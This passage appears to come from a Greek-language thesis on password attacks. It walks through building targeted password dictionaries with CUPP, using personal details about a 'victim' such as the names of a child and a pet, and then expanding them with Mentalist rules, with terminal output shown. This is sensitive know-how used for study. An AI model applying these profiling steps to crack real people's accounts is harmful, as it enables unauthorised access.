> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name: alex
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Harris
> Company name:


> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words? Y/[N]:N
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to andreas.txt, counting 768 words.
[+] Now load your pistolero with andreas.txt and shoot! Good luck!
lubuntu@lubuntu:~$
```

Εικόνα 65: Δημιουργία βασικού λεξικού

Από την παραπάνω εικόνα φαίνεται η κλήση του προγράμματος με την παράμετρο “-i”. Αρχικά δίνονται κάποιες πληροφορίες που μπορεί να γνωρίζει ο επιτιθέμενος για τον κάτοχο του δικτύου που σκοπεύει να επιτεθεί. Το πρόγραμμα προσφέρει την δυνατότητα να λάβει πληροφορία για περισσότερα από ένα άτομα, αλλά εφόσον αυτή δεν είναι διαθέσιμη, μπορεί η επιλογή με μείνει κενή. Τέλος το πρόγραμμα ρωτά τον χρήστη αν επιθυμεί να προσθέσει “λέξεις κλειδιά” πριν την δημιουργία των λέξεων, αν επιθυμεί επίθεμα με ειδικούς χαρακτήρες, αν επιθυμεί επίθεμα με τυχαίους αριθμούς, ή αν επιθυμεί αντικατάσταση λέξεων με αριθμούς. Σε κάθε περίπτωση στην συγκεκριμένη επίθεση επιλέχθηκε “ΟΧΙ”. Το πρόγραμμα στο τέλος ενημερώνει ότι δημιούργησε ένα αρχείο με το όνομα “andreas.txt” και πλήθος 768 λέξεων. Για τον σκοπό της εργασίας, αυτό το αρχείο θα μετονομαστεί σε “cupp_base”.

Για να παρουσιαστεί μια πρώτη εικόνα των επιπτώσεων στις επιλογές του χρήστη, εκτελέστηκε ξανά η διαδικασία, αλλά αυτή τη φορά προστέθηκε μια επιπλέον λέξη κλειδί και απαντήθηκε “ΝΑΙ” στις 3 ερωτήσεις που ακολούθησαν. Το αποτέλεσμα ήταν δημιουργηθεί ένα αρχείο με 13336 λέξεις. Το όνομα του δεύτερου αρχείου είναι “cupp_added.txt”.



```
lubuntu@lubuntu: ~/dictionaries
File Edit Tabs Help

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces
will be removed: dad
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to andreas.txt, counting 13336 words.
[+] Now load your pistolero with andreas.txt and shoot! Good luck!
lubuntu@lubuntu:~/dictionaries$ ls
andreas.txt
lubuntu@lubuntu:~/dictionaries$ ls
andreas.txt  cupp_base.txt
lubuntu@lubuntu:~/dictionaries$ mv andreas.txt cupp_added.txt
lubuntu@lubuntu:~/dictionaries$ ls
cupp_added.txt  cupp_base.txt
lubuntu@lubuntu:~/dictionaries$ ls -lrth
total 136K
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 13 22:16 cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 126K Sep 13 22:34 cupp_added.txt
lubuntu@lubuntu:~/dictionaries$
```

Εικόνα 66: Σύγκριση δύο αρχείων


Η εικόνα 66 δείχνει την διαφορά στο μέγεθος των δύο αρχείων. Το αρχείο “cupp_base.txt” με τις 768 λέξεις έχει μέγεθος 7.4K Bytes, ενώ το αρχείο “cupp_added.txt” με τις 13336 λέξεις έχει μέγεθος 126K Bytes. Σε κάθε περίπτωση, κάθε λέξη προέκυψε από κάποιο συνδυασμό από τις πληροφορίες που έδωσε ο χρήστης στο πρόγραμμα και μόνο.

5.4.2 Λογισμικό Mentalist

Με το πρόγραμμα “CUPP” δημιουργήθηκαν δύο αρχεία σαν βάση πάνω στην οποία θα χτιστούν τα λεξικά που θα χρησιμοποιηθούν. Τα δύο αυτά αρχεία που είναι η έξοδος του “CUPP” θα χρησιμοποιηθούν σαν είσοδοι για το λογισμικό “Mentalist”. Με το mentalist τα δύο αυτά αρχεία θα εμπλουτιστούν με διάφορους τρόπους.


Το Mentalist δημιουργεί ένα αρχείο λεξικού με βάση κανόνες. Αρχικά ορίζεται ένα σύνολο από σταθερές λέξεις. Πάνω σε αυτές τις λέξεις, ξεκινά και εφαρμόζει κανόνες όπως “ελάχιστο μέγεθος τελικού κωδικού”, “μέγιστο μέγεθος τελικού κωδικού”, “προσθέτω πρόθεμα”, “προσθέτω επίθεμα” “αντικαθιστώ γράμμα/γράμματα” κ.α. Κάθε πρόθεμα, συνδυάζεται από κανόνες μεγέθους του προθέματος, τύποι συμβολοσειρών που θα προσθέσει, κεφαλαία γράμματα, μικρά γράμματα,

ύπαρξη ή όχι ειδικών χαρακτήρων, ύπαρξη ή όχι ειδικών αριθμών κ.α. Το ίδιο ισχύει για τα επιθέματα που φτιάχνει για τις λέξεις.




Εικόνα 67: Αρχικό menu mentalist

Η εικόνα 67 δείχνει το αρχικό menu του “Mentalist”. Στο σημείο αυτό δεν υπάρχει αρχείο ακόμη.




Εικόνα 68: Πρόσθεση αρχείου βάσης

Ακολουθώντας τις οδηγίες της εικόνας 68 ο χρήστης προσθέτει ένα από τα αρχεία που δημιουργήθηκαν από το “CUPP”.




Εικόνα 69: Προσθήκη κανόνα

Με την επιλογή που φαίνεται στην εικόνα 69, ο χρήστης εισάγει έναν κανόνα.




Εικόνα 70: Ο πρώτος κανόνας

Στην εικόνα 70 φαίνεται ο πρώτος κανόνας που εισήγαγε ο χρήστης, που είναι σχετικός με κατηγορία “case”.




Εικόνα 71: Υπομενού του “case”

Στην εικόνα 71 φαίνεται το υπομενού του “case”.



Εικόνα 72: υπομενού του “case”

και αντίστοιχα μια επιπλέον επιλογή.



Εικόνα 73: οριστικός κανόνας "case"


Η εικόνα 73 δείχνει τον τελικό κανόνα “case” ο οποίος αποτελείται από τους δύο υποκανόνες που επιλέχθηκαν.

Σε αυτό το σημείο θα δειχθεί μια πρώτη έξοδος αρχείων.




Εικόνα 74: Επιλογές εξόδου

Η εικόνα 74 δείχνει ότι σε κάθε περίπτωση το “mentalist” μπορεί να δώσει δύο αρχεία εξόδου: “Full Wordlist” και “Base Words only”. Στο συγκεκριμένο βήμα θα εξάγουμε και τα δύο αυτά αρχεία.




Εικόνα 75: πρώτη έξοδος "mentalist"

Η εικόνα 75 δείχνει την εξαγωγή του πρώτου αρχείου από το mentalist. Με μια προσεκτική ματιά φαίνεται ότι σαν είσοδο δόθηκε το “cupp_base.txt”, προστέθηκαν οι δύο κανόνες “case” και εξάγεται η βασική έκδοση του λεξικού που mentalist στο αρχείο “caseonly_base_cupp_base.txt”



